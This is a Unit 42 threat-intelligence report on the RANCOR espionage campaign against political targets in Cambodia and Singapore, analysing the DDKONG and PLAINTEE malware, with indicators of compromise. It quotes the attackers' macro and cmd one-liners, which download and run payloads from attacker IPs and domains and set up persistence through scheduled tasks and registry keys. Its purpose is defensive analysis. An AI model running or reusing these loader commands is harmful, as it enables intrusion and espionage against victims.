RANCOR: Targeted Attacks in South East Asia Using PLAINTEE and DDKONG Malware Families

By Brittany Barbehenn, Josh Grunzweig and Tom Lancaster
June 26, 2018 at 5:00 AM
Category: Unit 42
Tags: DDKONG, KHRAT, PLAINTEE, RANCOR

Throughout 2017 and 2018 Unit 42 has been tracking and observing a series of highly targeted attacks focused in South East Asia, building on our research into the KHRAT Trojan. Based on the evidence, these attacks appear to be conducted by the same set of attackers using previously unknown malware families. In addition, these attacks appear to be highly targeted in their distribution of the malware used, as well as the targets chosen. Based on these factors, Unit 42 believes the attackers behind these attacks are conducting their campaigns for espionage purposes.
We believe this group is previously unidentified and therefore have we have dubbed it "RANCOR". The Rancor group's attacks use two primary malware families which we describe in depth later in this blog and are naming DDKONG and PLAINTEE. DDKONG is used throughout the campaign and PLAINTEE appears to be new addition to these attackers' toolkit. Countries Unit 42 has identified as targeted by Rancor with these malware families include, but are not limited to:

- Singapore
- Cambodia

We identified decoy files which indicate these attacks began with spear phishing messages but have not observed the actual messages. These decoys contain details from public news articles focused primarily on political news and events. Based on this, we believe the Rancor attackers were targeting political entities. Additionally, these decoy documents are hosted on legitimate websites including a government website belonging to the Cambodia Government and in at least once case, Facebook.
The malware and infrastructure used in these attacks falls into two distinct clusters, which we are labeling A and B, that are linked through their use of the PLAINTEE malware and several "softer" linkages.

Linking the attacks

Building on our previous research into KHRAT Trojan, we have been monitoring KHRAT command and control domains. In February 2018, several KHRAT associated domains began resolving to the IP address 89.46.222[.]97. We made this IP the center of our investigation.
Examining passive DNS (pDNS) records from PassiveTotal revealed several domain names associated with this IP that mimic popular technology companies. One of these domains, facebook-apps[.]com, was identified in one of the malware samples associated with this IP address.
The following table depicts the two malware samples that are directly related to this IP address:

SHA256	Description	Connection to IP
0bb20a9570a9b1e3a72203951268ffe83af6dcae7342a790fe195a2ef109d855	Loader	C2 facebook-apps.com (resolves to 89.46.222.97)
c35609822e6239934606a99cb3dbc925f4768f0b0654d6a2adc35eca473c505d	PLAINTEE	Hosted on 89.46.222.97

Digging in further, the malware family we later named "PLAINTEE" appears to be quite unique with only six samples present in our data set.
Apart from one sample (c35609822e6239934606a99cb3dbc925f4768f0b0654d6a2adc35eca473c505d), we were able to link all PLAINTEE samples together by the infrastructure they use. The diagram in Figure 1 shows the samples, domains, IP addresses and e-mail addresses that we identified during our investigation (See Appendix B for more detail on these.) There is a clear split between Cluster A and Cluster B, with no infrastructure overlap between the two.



Figure 1 – Diagram showing the split of PLAINTEE samples across the two clusters of activity.

Our Investigation into both clusters further showed that they were both involved in attacks targeting organizations in South East Asia. Based on the use of the relatively unique PLAINTEE malware, the malware's use of the same file paths on in each cluster, and the similar targeting, we have grouped these attacks together under the RANCOR campaign moniker.

Delivery & Loader mechanisms

For many of the samples we've been unable to identify how they were delivered to end victims; however, in three cases we were able to locate the files used to deliver the Trojan, which we found merited more investigation and are briefly discussed below.

Cluster A
Case 1: Delivery via document property macro – a789a282e0d65a050cccae66c56632245af1c8a589ace2ca5ca79572289fd483
In our research we found at least one attack against a company leveraging a Microsoft Office Excel document with an embedded macro to launch the malware. Interestingly, the delivery document borrowed a technique which was publicized in late 2017 as being used by the Sofacy threat actors, embedding the main malicious code in a EXIF metadata property of the document.
By doing so, the main content of the macro itself (Figure 2) can be kept relatively simple, and the malicious' codes small footprint can help enable evasion of automated detection mechanisms based on macro content.

```
Private Sub Workbook_Open()
    On Error Resume Next
    Dim p As DocumentProperty
    For Each p In ThisWorkbook.BuiltinDocumentProperties
        If p.Name = "Company" Then
            Shell (p.Value)
        End If
    Next p
End Sub
```

Figure 2 – The entire contents of the macro

The 'Company' field in this case, contains the raw command that the attacker wishes to run, downloading and executing the next stage of the malware:

```
cmd /c set /p=Set v=CreateObject(^"Wscript.Shell^"):v.Run ^"msiexec /q /i
 http://199.247.6.253/ud^",false,0 <nul >
C:\Windows\System32\spool\drivers\color\tmp.vbs & schtasks /create /sc MINUTE
/tn "Windows System" /tr "C:\Windows\System32\spool\drivers\color\tmp.vbs"
/mo 2 /F & schtasks /create /sc MINUTE /tn "Windows System" /tr
"C:\Windows\System32\spool\drivers\color\tmp.vbs" /mo 2 /RU SYSTEM /c set
/p=Set v=CreateObject(^"Wscript.Shell^"):v.Run ^"msiexec /q /i
http://199.247.6.253/ud^",false,0 <nul >
C:\Windows\System32\spool\drivers\color\tmp.vbs & schtasks /create /sc MINUTE
/tn "Windows System" /tr "C:\Windows\System32\spool\drivers\color\tmp.vbs"
/mo 2 /F & schtasks /create /sc MINUTE /tn "Windows System" /tr
"C:\Windows\System32\spool\drivers\color\tmp.vbs" /mo 2 /RU SYSTEM
```

Cluster B
Case 2: Delivery via HTA Loader – 1dc5966572e94afc2fbcf8e93e3382eef4e4d7b5bc02f24069c403a28fa6a458
In this case the attackers sent an HTML Application file (.hta) to targets most likely as an email attachment. When opened and then executed, the key components of the HTA file downloads and executes further malware from a remote URLand loads a decoy image hosted externally (Figure 3).

Figure 3 – The decoy image loaded when the .HTA file is executed.

The decoy in Figure 3 strongly suggests the attackers were conducting an attack against a political entity in Cambodia. The Cambodia National Rescue Party is a politically motivated opposition movement.

Case 3: Delivery via DLL Loader –
0bb20a9570a9b1e3a72203951268ffe83af6dcae7342a790fe195a2ef109d855
We identified three unique DLL loaders during this analysis. The loaders are extremely simple with a single exported function and are responsible for executing a single command. An exemplar command is given below:

```
cmd /c Echo CreateObject("WScript.Shell").Run "msiexec /q /i
http:\\dlj40s.jdanief[.]xyz/images/word3.doc",0
>%userProfile%\AppData\Local\Microsoft\microsoft.vbs /c Echo
CreateObject("WScript.Shell").Run "msiexec /q /i
http:\\dlj40s.jdanief[.]xyz/images/word3.doc",0
>%userProfile%\AppData\Local\Microsoft\microsoft.vbs
schtasks /create /sc MINUTE /tn "Windows Scheduled MaintenBa" /tr "wscript
%userProfile%\AppData\Local\Microsoft\microsoft.vbs" /mo 10 /F /create /sc
MINUTE /tn "Windows Scheduled MaintenBa" /tr "wscript
%userProfile%\AppData\Local\Microsoft\microsoft.vbs" /mo 10 /F

cmd /c certutil.exe -urlcache -split -f
http:\\\dlj40s.jdanief[.]xyz/images/1.pdf C:\ProgramData\1.pdf&start
C:\ProgramData\1.pdf /c certutil.exe -urlcache -split -f
http:\\\dlj40s.jdanief[.]xyz/images/1.pdf C:\ProgramData\1.pdf&start
C:\ProgramData\1.pdf
```

In the above command, the malware is downloading and executing a payload and configuring it for persistent execution. In two of the three examples, the malware also downloads and opens a decoy PDF document hosted on a legitimate but compromised website. The decoy documents seen in these cases were related to Cambodian news articles, an example is shown in Figure 4 below.



Figure 4 – 1.pdf decoy delivered by downloader

The decoy above discusses a recent event that took place against political party supporters in Cambodia, a similar theme to the decoy document observed in Figure 3.
It is worth noting that the third DLL mentioned attempts to download the decoy document from a government website. This same website was used previously in a KHRat campaign targeting Cambodian citizens.
Additionally, two of the three DLL loaders were found to be hosted on this same compromised website, implying that it was likely compromised again in early 2018. The filenames for these two DLL loaders are as follows:

- Activity Schedule.pdf
- អ្នកនយោបាយក្បត់លើក្បត់ (Translated from Khmer: Politicians betrayed on the betrayal)

Malware Overview

In all cases where we were able to identify the final payloads used, the DDKONG or PLAINTEE malware families were used. We observed DDKONG in use between February 2017 and the present, while PLAINTEE is a newer addition with the earliest known sample being observed in October 2017. It's unclear if DDKONG is only used by one threat actor or more than one based on the data available.
In this section we'll go over the capabilities and operation of these malware families.

DDKONG
For the analysis below, we used the following file:

SHA256	119572fafe502907e1d036cdf76f62b0308b2676ebdfc3a51dbab614d92bc7d0
SHA1	25ba920cb440b4a1c127c8eb0fb23ee783c9e01a
MD5	6fa5bcedaf124cdaccfa5548eed7f4b0
Compile Time	2018-03-14 07:20:11 UTC
File Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

Table 1 – DDKONG sample analyzed in full.

The malware in question is configured with the following three exported functions:

- ServiceMain
- Rundll32Call
- DllEntryPoint

The ServiceMain exported function indicates that this DLL is expected to be loaded as a service. If this function is successfully loaded, it will ultimately spawn a new instance of itself with the Rundll32Call export via a call to rundll32.exe.
The Rundll32Call exported function begins by creating a named event named 'RunOnce'. This event ensures that only a single instance of DDKong is executed at a given time. If this is the only instance of DDKong running at the time, the malware continues. If it's not, it dies. This ensures that only a single instance of DDKong is executed at a given time.
DDKong attempts to decode an embedded configuration using a single byte XOR key of 0xC3. Once decoded, the configuration contains the data shown in Figure 5 below.



Figure 5 – Decoded configuration with fields highlighted

After this configuration is decoded and parsed, DDKONG proceeds to send a beacon to the configured remote server via a raw TCP connection. The packet has a header of length 32 and an optional payload. In the beacon, no payload is provided, and as such, the length of this packet is set to zero.



Figure 6 – DDKONG beacon to remote C2

After it sends the beacon, the malware expects a response command of either 0x4 or 0x6. Both responses instruct the malware to download and load a remote plugin. In the event 0x4 is specified, the malware is instructed to load the exported 'InitAction' function. If 0x6 is specified, the malware is instructed to load the exported 'KernelDllCmdAction' function. Prior to downloading the plugin, the malware downloads a buffer that is concatenated with the embedded configuration and ultimately provided to the plugin at runtime. An example of this buffer at runtime is below:

```
00000000: 43 3A 5C 55 73 65 72 73  5C 4D 53 5C 44 65 73 6B  C:\Users\MS\Desk
00000010: 74 6F 70 5C 52 53 2D 41  54 54 20 56 33 5C 50 6C  top\RS-ATT V3\Pl
00000020: 75 67 69 6E 42 69 6E 00  00 00 00 00 00 00 00 00  uginBin………uginBin………
[TRUNCATED]
00000100: 00 00 00 00 43 3A 5C 55  73 65 72 73 5C 4D 53 5C  ….C:\Users\MS\
00000110: 44 65 73 6B 74 6F 70 5C  52 53 2D 41 54 54 20 56  Desktop\RS-ATT V
00000120: 33 5C 5A 43 6F 6E 66 69  67 00 00 00 00 00 00 00
3\ZConfig…….ZConfig…….
[TRUNCATED]
00000200: 00 00 00 00 00 00 00 00  00 40 00 00 F0 97 B5 01  ………@……
```

As we can see in the above text, two full file paths are included in this buffer, providing us with insight into the original malware family's name, as well as the author. After this buffer is collected, the malware downloads the plugin and loads the appropriate function. During runtime, the following plugin was identified:

SHA256	0517b62233c9574cb24b78fb533f6e92d35bc6451770f9f6001487ff9c154ad7
SHA1	03defdda9397e7536cf39951246483a0339ccd35
MD5	a5164c686c405734b7362bc6b02488cb
Compile Time	2018-03-28 01:54:40 UTC
File Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

Table 2 – Plugin downloaded during runtime for DDKong sample.

This plugin provides the attacker with the ability to both list files and download/upload files on the victim machine.

PLAINTEE

In total we have been able to find six samples of PLAINTEE, which, based on our analysis, seems to be exclusively used by the RANCOR attackers. PLAINTEE is unusual in that it uses a custom UDP protocol for its network communications. For this walk through, we use the following sample:

SHA256	c35609822e6239934606a99cb3dbc925f4768f0b0654d6a2adc35eca473c505d
SHA1	0bdb44255e9472d80ee0197d0bfad7d8eb4a18e9
MD5	d5679158937ce288837efe62bc1d9693
Compile Time	2018-04-02 07:57:38 UTC
File Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

Table 3 – PLAINTEE sample analyzed in full.

This sample is configured with three exported functions:

- Add
- Sub
- DllEntryPoint

The DLL expects the export named 'Add' to be used when initially loaded. When this function is executed PLAINTEE executes the following command in a new process to add persistence:

```
cmd.exe /c reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\RunOnce" /v "Microsoft Audio" /t REG_SZ /d "%APPDATA%\Network
Service.exe" "[path_to_PLAINTEE]",Add /freg add
"HKEY_CURRENT_USER\Software\Microsoft\Windows\ CurrentVersion\RunOnce" /v
"Microsoft Audio" /t REG_SZ /d "%APPDATA%\Network Service.exe"
"[path_to_PLAINTEE]",Add /f
```

Next, the malware calls the 'Sub' function which begins by spawning a mutex named 'microsoftfuckedupb' to ensure only a single instance is running at a given time. In addition, PLAINTEE will create a unique GUID via a call to CoCreateGuid() to be used as an identifier for the victim. The malware then proceeds to collect general system enumeration data about the infected machine and enters a loop where it will decode an embedded config blob and send an initial beacon to the C2 server.
The configuration blob is encoded using a simple single-byte XOR scheme. The first byte of the string is used as the XOR key to in turn decode the remainder of the data.

Decoding this blob yields the following information, also found within the original binary:

Offset	Description
0x4	C2 port (0x1f99 – 8089)
0x8	C2 host (45.76.176[.]236)
0x10C	Flag used to identify the malware in network communications. (default flag:4/2/2018 1:01:33 AM)

Table 4 – Configuration stored in the malware.

The malware then proceeds to beacon to the configured port via a custom UDP protocol. The network traffic is encoded in a similar fashion, with a random byte being selected as the first byte, which is then used to decode the remainder of the packet via XOR. An example of the decoded beacon is show in Figure 7.



Figure 7 PLAINTEE example beacon

The structure for this beacon is given in Table 5.

Offset	Description
0x0	Victim GUID (8C8CEED9-4326-448B-919E-249EEC0238A3)
0x25	Victim IP Address (192.168.180.154)
0x45	Command (0x66660001)
0x49	Length of payload (0x2f – 47)
0x4d	Field 1 – Windows major version (0x6 – Windows Vista+)
0x51	Field 2 – Windows minor version (0x1 – Windows 7)
0x55	Field 3 – Unknown (0x20)
0x59	Payload (default flag:4/2/2018 1:01:33 AM)

Table 5 – Beacon structure for PLAINTEE.

This beacon is continuously sent out until a valid response is obtained from the C2 server (there is no sleep timer set). After the initial beacon, there is a two second delay in between all other requests made. This response is expected to have a return command of 0x66660002 and to contain the same GUID that was sent to the C2 server. Once this response is received, the malware spawns several new threads, with different Command parameters, with the overall objective of loading and executing a new plugin that is to be received from the C2 server.

During a file analysis of PLAINTEE in WildFire, we observed the attackers download and execute a plugin during the runtime for that sample. The retrieved plugin was as follows:

SHA256	b099c31515947f0e86eed0c26c76805b13ca2d47ecbdb61fd07917732e38ae78
SHA1	ac3f20ddc2567af0b050c672ecd59dddab1fe55e
MD5	7c65565dcf5b40bd8358472d032bc8fb
Compile Time	2017-09-25 00:54:18 UTC
File Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

Table 6 – PLAINTEE plugin observed in Wildfire

PLAINTEE expects the downloaded plugin to be a DLL with an export function of either 'shell' or 'file'. The plugin uses the same network protocol as PLAINTEE and so we were able to trivially decode further commands that were sent. The following commands were observed:

- tasklist
- ipconfig /all

The attacker performed these two commands 33 seconds apart. As automated commands are typically performed more quickly this indicates that they may have been sent manually by the attacker.

Conclusions

The RANCOR campaign represents a continued trend of targeted attacks against entities within the South East Asia region. In a number of instances, politically motivated lures were used to entice victims into opening and subsequently loading previously undocumented malware families. These families made use of custom network communication to load and execute various plugins hosted by the attackers. Notably the PLAINTEE malwares' use of a custom UDP protocol is rare and worth considering when building heuristics detections for unknown malware. Palo Alto Networks will continue to monitor these actors, their malware, and their infrastructure going forward.
Palo Alto Networks customers are protected against the threats discussed in this blog in the following ways:

- Wildfire correctly identifies all samples discussed as malicious.
- Traps appropriately blocks the malware from executing.
- AutoFocus customers may track this threat via the KHRAT, DDKONG, PLAINTEE, and RANCOR tags.

Additional mitigations that could help to prevent attacks like these from succeeding in your environment include:

- Changing the default handler for ".hta" files in your environment so that they cannot be directly executed.hta" files in your environment so that they cannot be directly executed.

Appendix A – PLAINTEE older variant

Older variants of PLAINTEE can be identified via the unique mutex created during runtime. At least three variants of PLAINTEE have been identified to date, however, the following two samples have additional unique differences:

Hash	Functions	Mutex
bcd37f1d625772c162350e5383903fe8dbed341ebf0dc38035be5078624c039e	helloworld helloworld1,helloworld2,sqmAddTostream,DllEntryPoint	microsoftfuckedup
6aad1408a72e7adc88c2e60631a6eee3d77f18a70e4eee868623588612efdd31		

The following actions are performed with the additional functions:

- `helloworld – performs actions identical to the newer sample's 'Sub' function`
- `helloworld1 – accepts command-line arguments, performs a UAC bypass`
- `helloworld2 – drops and compiles a mof filemof file`

- `sqmAddTostream – expected to run initially by the malware, checks OS version and loads the malware with helloworld2`

Appendix B

Type	Value	Cluster
Loaders		
Hash	0bb20a9570a9b1e3a72203951268ffe83af6dcae7342a790fe195a2ef109d855	B
Hash	1dc5966572e94afc2fbcf8e93e3382eef4e4d7b5bc02f24069c403a28fa6a458	B
Domain	www.facebook-apps.com	B
Domain	dlj40s.jdanief.xyz	B
IP	89.46.222.97	B
Hash	a789a282e0d65a050cccae66c56632245af1c8a589ace2ca5ca79572289fd483	A
PLAINTEE		
Hash	863a9199decf36895d5d7d148ce9fd622e825f393d7ebe7591b4d37ef3f5f677	A
Hash	22a5bd54f15f33f4218454e53679d7cfae32c03ddb6ec186fb5e6f8b7f7c098b	A
Hash	c35609822e6239934606a99cb3dbc925f4768f0b0654d6a2adc35eca473c505d	B
IP	199.247.6.253	A
IP	45.76.176.236	A
Mutex	microsoftfuckedupb	A
Hash	9f779d920443d50ef48d4abfa40b43f5cb2c4eb769205b973b115e04f3b978f5	A
Hash	bcd37f1d625772c162350e5383903fe8dbed341ebf0dc38035be5078624c039e	A
Hash	6aad1408a72e7adc88c2e60631a6eee3d77f18a70e4eee868623588612efdd31	A
Hash	b099c31515947f0e86eed0c26c76805b13ca2d47ecbdb61fd07917732e38ae78	A
Domain	goole.authorizeddns.us	A
Mutex	Microsoftfuckedup	A
IP	103.75.189.74	A
IP	131.153.48.146	A
DDKONG		
Hash	15f4c0a589dff62200fd7c885f1e7aa8863b8efa91e23c020de271061f4918eb	A
Domain	microsoft.authorizeddns.us	A
IP	103.75.191.177	A
Hash	0f102e66bc2df4d14dc493ba8b93a88f6b622c168e0c2b63d0ceb7589910999d	A
Hash	84607a2abfd64d61299b0313337e85dd371642e9654b12288c8a1fc7c8c1cf0a	A
Hash	a725abb8fe76939f0e0532978eacd7d4afb4459bb6797ec32a7a9f670778bd7e	A
Hash	82e1e296403be99129aced295e1c12fbb23f871c6fa2acafab9e08d9a728cb96	A
Hash	9996e108ade2ef3911d5d38e9f3c1deb0300aa0a82d33e36d376c6927e3ee5af	A
Domain	www.google_ssl.onmypc.org	A
Hash	18e102201409237547ab2754daa212cc1454f32c993b6e10a0297b0e6a980823	A
IP	103.75.191.75	A
Hash	c78fef9ef931ffc559ea416d45dc6f43574f524ba073713fddb79e4f8ec1a319	A
Hash	01315e211bac543195f2c703033ba31b229001f844854b147c4b2a0973a7d17b	A
Hash	b8528c8e325db76b139d46e9f29835382a1b48d8941c47060076f367539c2559	A
Hash	df14de6b43f902ac8c35ecf0582ddb33e12e682700eb55dc4706b73f5aed40f6	A
Hash	177906cb9170adc26082e44d9ad1b3fbdcba7c0b57e28b614c1b66cc4a99f906	A
Hash	113ae6f4d6a2963d5c9a7f42f782b176da096d17296f5a546433f7f27f260895	A
Domain	ftp.chinhphu.ddns.ms	A
Hash	128adaba3e6251d1af305a85ebfaafb2a8028eed3b9b031c54176ca7cef539d2	A
Domain	www.microsoft.https443.org	A
IP	45.121.146.26	A
Hash	5afbee76af2a09c173cf782fd5e51b5076b87f19b709577ddae1c8e5455fc642	A
Domain	msdns.otzo.com	A
Hash	119572fafe502907e1d036cdf76f62b0308b2676ebdfc3a51dbab614d92bc7d0	A
Domain	goole.authorizeddns.us	A
IP	103.75.189.74	A